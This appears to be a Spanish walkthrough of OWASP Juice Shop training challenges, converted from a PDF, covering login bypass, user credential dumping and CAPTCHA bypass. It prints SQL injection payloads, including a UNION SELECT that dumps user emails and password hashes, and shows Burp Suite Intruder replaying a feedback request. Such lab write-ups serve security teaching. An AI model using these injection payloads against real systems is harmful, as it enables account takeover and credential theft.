

# Guia Juice Shop








## ÍNDICE


1. <a href="#">Login Bender</a> .....	2
2. <a href="#">User Credentials</a> .....	5
3. <a href="#">CAPTCHA Bypass</a> .....	7
4. <a href="#">Two Factor Authentication</a> .....	16
5. <a href="#">Upload Type</a> .....	19
6. <a href="#">CSRF</a> .....	24
7. <a href="#">View Basket</a> .....	26
8. <a href="#">Allowlist Bypass</a> .....	28
9. <a href="#">Unsigned JWT</a> .....	30
10. <a href="#">Weird Crypto</a> .....	34

## LOGIN BENDER

Primero buscamos el email de bender, lo encontramos en un comentario de “Banana Juice”. Luego pasamos al login y aplicamos inyección sql usando **bender@juice-sh.op'--** y una contraseña al azar.



Encontramos el correo del usuario **admin** en el producto de **Apple Juice**



aplicamos inyección sql con una contraseña aleatoria.

# Login


Email \*

' OR TRUE;

Password \*


.....

[Forgot your password?](#)

 Log in

☐ Remember me

[Not yet a customer?](#)



## USER CREDENTIALS

Para poder sacar la lista de todos los usuarios debemos de ir a la ruta `ip:puerto/rest/products/search` una vez ahí podemos observar que que podemos ejecutar inyección sql .

```
{"status": "success", "data": []}
```

Vamos comprobando hasta que obtenemos la consulta adecuada que nos saca la información que deseamos en este caso la inyección es la siguiente

')) UNION SELECT id,email,password,4,5,6,7,8,9 FROM Users--

```

{"status": "success", "data": [{"id": "1", "name": "Apple Juice (1000ml)", "description": "The all-time classic.", "price": "1.99", "deluxePrice": "4.99", "image": "apple_juice.jpg", "createdAt": "2022-06-03 09:13:07.299 +00:00", "updatedAt": "2022-06-03 09:13:07.299 +00:00", {"id": "1", "name": "admin@juice-sh.op", "description": "15202370b073250516f669cf18b500", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "1000ml", "description": "Made from oranges hand-picked by Uncle Dittmeyer.", "price": "2.99", "deluxePrice": "2.49", "image": "orange_juice.jpg", "createdAt": "2022-06-03 09:13:07.299 +00:00", "deletedAt": null, {"id": "2", "name": "jim@juice-sh.op", "description": "e541ca7ecf72b8d1286474fc613e5e45", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "500ml", "description": "Now with even more exotic flavour.", "price": "8.99", "deluxePrice": "8.99", "image": "eggfruit_juice.jpg", "createdAt": "2022-06-03 09:13:07.300 +00:00", "deletedAt": null, {"id": "3", "name": "bender@juice-sh.op", "description": "0c36e517e3fa95aabf1bbffcf6744a4ef", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "1000ml", "description": "Made from blended Raspberry Pi, water and sugar.", "price": "4.99", "deluxePrice": "4.99", "image": "raspberry_juice.jpg", "createdAt": "2022-06-03 09:13:07.300 +00:00", "deletedAt": null, {"id": "4", "name": "bjoern.kimminich@gmail.com", "description": "6edd9d726cbcd873c539e41ae8757b8c", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "1000ml", "description": "Sour but full of vitamins.", "price": "2.99", "deluxePrice": "1.99", "image": "lemon_juice.jpg", "createdAt": "2022-06-03 09:13:07.301 +00:00", "deletedAt": null, {"id": "5", "name": "ciso@juice-sh.op", "description": "861917d5fa5f1172f931dc700d81a8fb", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "1000ml", "description": "Monkeys love it the most.", "price": "1.99", "deluxePrice": "1.99", "image": "banana_juice.jpg", "createdAt": "2022-06-03 09:13:07.301 +00:00", "deletedAt": null, {"id": "6", "name": "support@juice-sh.op", "description": "15202370b073250516f669cf18b500", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "1000ml", "description": "The all-time classic."}]}

```

Podemos volcar el contenido y copiarlo en un **fichero con extensión json** para poder ver el contenido de forma más organizada.

```
id: 1
name: "Apple Juice (1000ml)"
description: "The all-time classic."
price: 1.99
deluxePrice: 0.99
image: "apple_juice.jpg"
createdAt: "2022-06-03 09:13:07.299 +00:00"
updatedAt: "2022-06-03 09:13:07.299 +00:00"
deletedAt: null
```



▼ 1:

```
id: 1
name: "admin@juice-sh.op"
description: "0192023a7bbd73250516f069df18b500"
price: 4
deluxePrice: 5
```


You successfully solved a challenge: User Credentials (Retrieve a list of all user credentials via SQL Injection.)

## CAPTCHA BYPASS


En el apartado de **Customer feedback**, rellenamos el formulario y a continuación, instalamos un complemento de firefox **foxy proxy** y configurar un **proxy según este en burp suite**.

A screenshot of the 'Customer Feedback' form. The 'Comment' field contains the text 'fewrtrt' and is highlighted with a red rectangle. Below it, the 'Rating' section shows five stars, with the first two being green and the last three being grey, and this section is also highlighted with a red rectangle. The 'CAPTCHA' section asks 'What is 6+7\*9 ?' and the 'Result' field contains the answer '62', highlighted with a red rectangle. At the bottom is a 'Submit' button with a right-pointing arrow icon.





Abrimos BurpSuite y creamos un proyecto temporal, dejamos todo por defecto por y arrancamos Burpsuite.



ⓘ Select the configuration that you would like to load for this project.

**Burp Suite**  
Community Edition

☒ Use Burp defaults

☐ Use options saved with project

☐ Load from configuration file

File

File:

☐ Default to the above in future

☐ Disable extensions

le damos a **Submit** y en burpsuite capturamos paquetes http en el apartado **Proxy** → **HTTP history** observamos la línea 10 (**api/feedbacks**)

Comment

wR32

Max. 160 characters 4/160

Rating ★ ★ ★ ★ ★

CAPTCHA: What is  $3+8*4$  ?

Result

35

Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Logger	Extender	Project options	User opt
Intercept	HTTP history	WebSockets history	Options								

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
1	http://detectportal.firefox.com	GET	/success.txt					text	txt
2	http://detectportal.firefox.com	GET	/success.txt					text	txt
3	http://detectportal.firefox.com	GET	/success.txt					text	txt
4	http://detectportal.firefox.com	GET	/success.txt					text	txt
5	http://10.10.123.232	POST	/api/Feedbacks/	✓		201	536	JSON	
6	http://10.10.123.232	GET	/rest/user/whoami			304	252		
7	http://10.10.123.232	GET	/rest/captcha/			200	381	JSON	
8	http://detectportal.firefox.com	GET	/success.txt					text	txt
9	http://detectportal.firefox.com	GET	/success.txt					text	txt
10	http://10.10.123.232	POST	/api/Feedbacks/	✓		201	537	JSON	
11	http://detectportal.firefox.com	GET	/success.txt					text	txt
12	http://10.10.123.232	GET	/rest/captcha/						

```

Content-Type: application/json
Content-Length: 71
Origin: http://10.10.123.232
Connection: close
Referer: http://10.10.123.232/
Cookie: io=wVaxOgD1n9fnAm4HAAAB; language=en
{
  "captchaId":11,
  "captcha":"35",
  "comment":"wR32 (anonymous)",
  "rating":3
}

```

## Request

```

Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 71
Origin: http://10.10.123.232
Connection: close
Referer: http://10.10.123.232/
Cookie: io=wVaxOgD1n9fnAm4HAAAB; language=en
{"captchaId":11,"captcha":"35","comment":"wR32 (anonymous)",
"rating":3}

```



## Response


```

Location: /api/Feedbacks/16
Content-Type: application/json; charset=utf-8
Content-Length: 169
ETag: W/"a9-elGa0osRY8k07rFS8B40UZwgYU"
Vary: Accept-Encoding
Date: Thu, 21 Apr 2022 23:05:22 GMT
Connection: close
{"status":"success","data":{"id":16,"comment":
"wR32 (anonymous)","rating":3,"updatedAt":
"2022-04-21T23:05:22.925Z","createdAt":
"2022-04-21T23:05:22.925Z","UserId":null}}

```


Enviamos request a la sección de **Repeater**.





```
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Location: /api/Feedbacks/17
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 169
9 ETag: W/"a9-Fw0RRf65zc0MEXP7K/wbpj4nPG8"
10 Vary: Accept-Encoding
11 Date: Thu, 21 Apr 2022 23:11:07 GMT
12 Connection: close
13
14 {
  "status": "success",
  "data": {
    "id": 17,
    "comment": "wR32 (anonymous)",
    "rating": 3,
    "updatedAt": "2022-04-21T23:11:07.481Z",
    "createdAt": "2022-04-21T23:11:07.481Z",
    "UserId": null
  }
}
```

Enviamos a Intruder



Configuramos para que el payload se limite a 15 envios

Dashboard

Target

Proxy

Intruder

Repeater

Sequencer

Decoder

Comparer

L

1 x

2 x

...

Positions

Payloads

Resource Pool

Options

?

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positi

Payload set:

1

▼

Payload count:

0

Payload type:

Simple list

▼

Request count:

0

?

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Enter a new item

Dashboard

Target

Proxy

Intruder

Repeater

Sequencer

Decoder

Comparer

Logger

1 x

2 x

...

Positions

Payloads

Resource Pool

Options

?

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. \

Payload set:

1

▼

Payload count:

15

Payload type:

Null payloads

▼

Request count:

90

?

**Payload Options [Null payloads]**

This payload type generates payloads whose value is an empty string. With no payload markers configured, this can be used to


☒ Generate

15

payloads

☐ Continue indefinitely

Y el tiempo que tarda en enviar



The screenshot shows the 'Options' tab in the Burp Intruder interface. The 'Options' tab is highlighted with a red box. Below the tabs, there are three sections: 'Save Options [Pro version only]', 'Request Headers', and 'Error Handling'. The 'Save Options' section has a checkbox for 'Save attack to project file'. The 'Request Headers' section has two checked checkboxes: 'Update Content-Length header' and 'Set Connection: close'. The 'Error Handling' section has two input fields: 'Number of retries on network failure' set to 3 and 'Pause before retry (milliseconds)' set to 2000. These two input fields are highlighted with a red box.

Positions Payloads Resource Pool **Options**

? **Save Options [Pro version only]** Find out more

This setting allows you to save your attack to the current project file. The attack will then be available from the Dashboard.

☐ Save attack to project file

? **Request Headers**

These settings control whether Intruder updates the configured request headers during attacks.

☒ Update Content-Length header

☒ Set Connection: close

